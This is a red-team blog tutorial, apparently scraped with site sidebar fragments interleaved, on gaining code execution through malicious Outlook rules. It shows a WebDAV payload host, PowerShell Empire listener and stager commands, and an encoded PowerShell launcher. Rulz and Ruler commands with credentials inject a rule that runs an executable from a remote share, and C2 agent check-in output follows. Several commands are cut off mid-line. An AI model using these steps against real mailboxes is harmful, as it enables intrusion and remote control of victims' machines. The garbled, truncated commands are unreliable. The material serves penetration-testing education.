Penetration Testing Lab

Articles from the Pentesting Field

Microsoft Exchange – NTLM Relay

Microsoft Exchange – Mailbox Post Compromise

September 10, 2019

Microsoft Exchange – Code Execution

Administrator Red Team Outlook Forms, Outlook Home Page, Outlook Rules, Ruler, Rulz, XRulez 1 Comment


Gaining access to the mailbox of a domain user can lead to execution of arbitrary code by utilising the credentials that have been discovered. Various techniques have been discovered by Nick Landers and Etienne Stalmans that involve the abuse of Outlook common functionality in order to execute payloads and gain initial foothold to the company. Code can be executed via:

- Outlook Rules
- Outlook Home Page
- Outlook Forms

Search the Lab

Search...

Author



Administrator

Follow PenTest Lab

Enter your email address to follow this blog and receive notifications of new posts by email.

Join 1,887 other followers

Enter your email address


Follow

Outlook Rules

Microsoft Outlook has a function that enable users to automate certain actions based on message criteria through the Rules and Alerts. One of these actions is: **start application**

This technique requires a WebDAV server to be in place that will host the malicious payload. The WebDAV configuration file can be found in the following location and permissions should allow anonymous access.

```
/etc/apache2/sites-available/webdav.conf
```



```
Alias /webdav /var/www/webdav

<VirtualHost _default_:443>
  SSLEngine on
  SSLCertificateFile    /etc/ssl/certs/ssl-cert-snakeoil.pem
  SSLCertificateKeyFile /etc/ssl/private/ssl-cert-snakeoil.key
</VirtualHost>

<Location /webdav>
  Options Indexes
  DAV On
  Allow from all
  Satisfy all
</Location>
```

WebDAV Configuration

Empire can be used to as a command and control server. The following commands will configure a listener on port 8080.

```
listeners
uselistener http
set Host http://10.0.2.21:8080
execute
```


Recent Posts

- Microsoft Exchange – Privilege Escalation
- Microsoft Exchange – ACL
- Microsoft Exchange – Mailbox Post Compromise
- Microsoft Exchange – Code Execution
- Microsoft Exchange – NTLM Relay

Categories

- **Coding** (10)
- **Defense Evasion** (20)
- **Exploitation Techniques** (19)
- **External Submissions** (3)
- **General Lab Notes** (21)
- **Information Gathering** (12)
- **Infrastructure** (2)
- **Maintaining Access** (4)
- **Mobile Pentesting** (7)
- **Network Mapping** (1)
- **Post Exploitation** (13)
- **Privilege Escalation** (14)
- **Red Team** (35)
- **Social Engineering** (11)
- **Tools** (7)
- **VoIP** (4)
- **Web Application** (14)
- **Wireless** (2)

@ Twitter




```
(Empire: listeners/http) > execute
[*] Starting listener 'http'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) > 
```

Empire Listener

From Empire the stager can be configured by executing the commands below:

```
usestager windows/launcher_bat
set Listener http
execute
```



```
(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat

(Empire: stager/windows/launcher_bat) > 
```

Empire Stager

Loading...

- RT **@monoxgas**: Posted some VBA code for loading a DotNet assembly directly using mscorlib + Assembly.Load by manually accessing the VTable o… **8 hours ago**
- RT **@IreneAnthi**: Great talk from **@pbFeed** and **@matilda_rhode** on malware detection and cyber analytics! **https://t.co/DS1PPaqQHJ** **2 days ago**
- So many examples... This is because companies believe that this is the safest choice, plus they don't want to inves… **twitter.com/i/web/status/1…** **2 days ago**
- RT **@GeorgoulisAlexi**: Honoured that ❤ **#TheDurrells** ❤ was nominated for the best favourite **#drama** **#ITV** **#TVTimesAwards2019** Vote is open: htt… **4 days ago**
- **@myexploit2600** **@WeegieCast** **@ZephrFish** **@fuzz_sh** congratulations! Looking forward to it! **4 days ago**

Follow @netbiosX

Pen Test Lab Stats


- 3,961,741 hits

Next Conference

Security B-Sides London
April 29th, 2014

The big day is here.

The BAT file can be converted trivially to an executable file with the Bat To Exe Converter.



```
@echo off
start /b powershell -noP -sta -w 1 -enc
SQBGACgAJABQAFMAVgBFAHIAUwBpAE8AbgBUAEEAQgBsAEUALgBQAFMAVgBFAFIAUwBpAE8AbgAuAE0AQQBK
AG8AUgAgAC0ARwBlACAAMwApAHsAJABHAFAARgA9AFsAUgBlAGYAXQAuAEEAcwBTAGUAbQBiAEwAeQAuAEcA
RQB0AFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBh
AHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAEUAVABGAGkARQBgAGwAZAAiACgAJwBjAGEAYwBoAGUA
ZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBi
AGwAaQBjACwAUwB0AGEAdABpAGMAJwApADsASQBGACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYA
LgBHAGUAVABWAGEAbAB1AEUAKAAkAG4AdQBMAEwAKQA7AEkAZgAoACQARwBQAEMAWwAnAFMAYwByAGkAcAB0
AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQA
QgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABC
ACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQA
QgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABC
AGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnAC
cAXQA9ADAAfQAkAFYAYQBMAD0AWwBDAG8AbABsAGUAYwB0AEkATwBOAFMALgBHAEUATgBFAHIAaQBDAC4ARA
BpAGMAdABpAE8ATgBhAFIAeQBbAHMAdAByAGkATgBHACwAUwBZAFMAVABlAG0ALgBPAEIASgBlAGMAVABdAF
0AOgA6AG4ARQB3ACgAKQA7ACQAdgBhAEwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQg
AnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAdgBhAGwALgBBAGQARAAoACcARQBuAG
EAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZw
AnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABfAE0AQQBDAEgASQBOAEUAXABTAG
8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbw
B3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABsAFwAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAG
cAaQBuAGcAJwBdAD0AJAB2AGEAbAB9AEUAbABTAGUAewBbAFMAYwByAEkAUABUAEIAbABvAEMAawBdAC4AIg
BHAGUAdABGAEkARQBgAEwARAAiACgAJwBzAGkAZwBuAGEAdAB1AHIAZQBzACcALAAnAE4AJwArACcAbwBuAF
AAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAJwApAC4AUwBlAFQAVgBBAEwAdQBFACgAJABOAHUAbABMACwAKA
```

BAT to EXE Converter

Nick Landers developed a python script called Rulz which can be used to build arbitrary rules. This script requires three arguments, the rule name, the subject trigger and the file path.


```
python3 Rulz.py \10.0.2.21\webdav\pentestlab.rwz
```

Facebook Page

Penetrati…
10K likes

Like Page


Be the first of your friends to like this



```
root@kali:~# python3 Rulz.py \\10.0.2.21\webdav\pentestlab.rwz

Let's break some rulz...

Enter a rule name? (Default): pentestlab
Enter a E-Mail subject trigger? (Test): pentestlab
Enter a file path? (C:\test.txt): \\10.0.2.21\webdav\pentestlab.exe
Writing data to file...
root@kali:~#
```

Rulz – Create Malicious Rule File

The generated rule file can be imported to Microsoft Outlook from the **Rules and Alerts** function.



Rules and Alerts

Options

Import and export

Import or export your rules to and from previous versions of Outlook

Rules upgrade


We recommend that you upgrade your rules for better performance, unless you also use Outlook 2002 or earlier

□ Enable rules on all messages downloaded from RSS Feeds

Rules and Alerts

Loading...

The rule will execute the arbitrary payload (pentestlab.exe) which is hosted on the WebDAV server once an email arrives in the inbox of the user with the subject pentestlab.



☑ pentestlab (client-only)


Rule description (click an underlined value to edit):

Apply this rule after the message arrives
with pentestlab in the subject
start pentestlab.exe

☐ Enable rules on all messages downloaded from RSS Feeds

Malicious Rule Imported

The test email will arrive in the inbox of the user with the trigger.




pentestlab
pentestlab 8:39 μμ
Visit https://pentestlab.blog

pentestlab pentestlab
pentestlab

Visit https://pentestlab.blog

Email Arrival

The stager will be executed and a communication channel will established with the command and control server.




```
(Empire: stager/windows/launcher_bat) > [*] Sending POWERSHELL stager (stage 1)
to 10.0.2.30
[*] New agent 7D1PCZWL checked in
[+] Initial agent 7D1PCZWL from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to 7D1PCZWL at 10.0.2.30

(Empire: stager/windows/launcher_bat) > 
```

C2 – Agent Communication

Commands can be executed from the PowerShell Empire in order to perform post-exploitation activities.

```
interact 7D1PCZWL
sysinfo
```




```
(Empire: agents) > interact 7D1PCZWL
(Empire: 7D1PCZWL) > sysinfo
[*] Tasked 7D1PCZWL to run TASK_SYSINFO
[*] Agent 7D1PCZWL tasked with task ID 1
(Empire: 7D1PCZWL) > sysinfo: 0|http://10.0.2.21:8080|[redacted]|pentestlab|OUTLOOK|10.0.2.30|Mic
[*] Agent 7D1PCZWL returned results.
Listener:         http://10.0.2.21:8080
Internal IP:    10.0.2.30
Username:         [redacted]\pentestlab
Hostname:       OUTLOOK
OS:               Microsoft Windows 10 Pro for Workstations
High Integrity:   0
Process Name:     powershell
Process ID:       5752
Language:         powershell
Language Version: 5

[*] Valid results returned by 10.0.2.30
```

Empire – System Info

Loading...

This method requires access to the Outlook GUI in order to import the malicious rule file. However rules can be injected from a shell or an implant by using Ruler if mailbox credentials have been obtained. The following two commands will check if the credentials are valid and any existing Outlook rules or to validate that the malicious rule has been injected properly.

```
ruler-win64.exe --email pentestlab@pentestlab.local --usernam
ruler-win64.exe --email pentestlab@pentestlab.local --usernam
```




```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure check
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Looks like we are good to go!

C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure display
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Retrieving Rules
[+] Found 1 rules
[+] Rule Name                    | Rule ID
[+] -----------------------------|-----------------
[+] pentestlaboratories          | 0100000003d5c866
[+]

C:\Users\pentestlab>
```

Ruler – Check Credentials and Display Rules

The malicious rule can be added by executing the following command.

```
ruler-win64.exe --email pentestlab@pentestlab.local --usernam
--location "\\10.0.2.21\webdav\pentestlab.exe" --trigger "pen
```




```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure add --location "\\10.0.2.21\webdav\pentestlab.exe" --trigger "pentestlab" --name pentestlaboratories
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Adding Rule
[+] Rule Added. Fetching list of rules...
[+] Found 1 rules
[+] Rule Name                    | Rule ID
[+] -----------------------------|-----------------
[+] pentestlaboratories          | 0100000003d5c866
[+]
```

Ruler – Add Malicious Rule

The email that will contain the trigger can be sent from Ruler.


```
ruler-win64.exe --email pentestlab@pentestlab.local --usernam
--subject pentest --body "pentest"
```



```
C:\Users\pentestlab>ruler-win64.exe --email pentestlab@[redacted].local --username pentestlab --password Password123 --insecure send --subject pentest --body "pentest"
[+] Found cached Autodiscover record. Using this (use --nocache to force new lookup)
[+] Message sent, your shell should trigger shortly.
```

Ruler – Send Email

Once the email arrives in the inbox of the user the payload will be executed and a communication channel will open between the host and the command and control server.




```
(Empire: listeners) > [*] Sending POWERSHELL stager (stage 1) to 10.0.2.30
[*] New agent XDCZPS9Y checked in
[+] Initial agent XDCZPS9Y from 10.0.2.30 now active (Slack)
[*] Sending agent (stage 2) to XDCZPS9Y at 10.0.2.30

(Empire: listeners) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------                -------            ---    -----    ---------
 C2L4TMYK ps 10.0.2.30       OUTLOOK           [redacted]\pentestlab   powershell         5736   5/0.0    2019-08-31 10:11:22
 7D1PCZWL ps 10.0.2.30       OUTLOOK           [redacted]\pentestlab   powershell         5752   5/0.0    2019-08-31 10:11:24
 XDCZPS9Y ps 10.0.2.30       OUTLOOK           [redacted]\pentestlab   powershell         8748   5/0.0    2019-09-01 15:47:02


(Empire: agents) > interact XDCZPS9Y
(Empire: XDCZPS9Y) > sysinfo
[*] Tasked XDCZPS9Y to run TASK_SYSINFO
[*] Agent XDCZPS9Y tasked with task ID 1
```

Ruler – Empire Agent

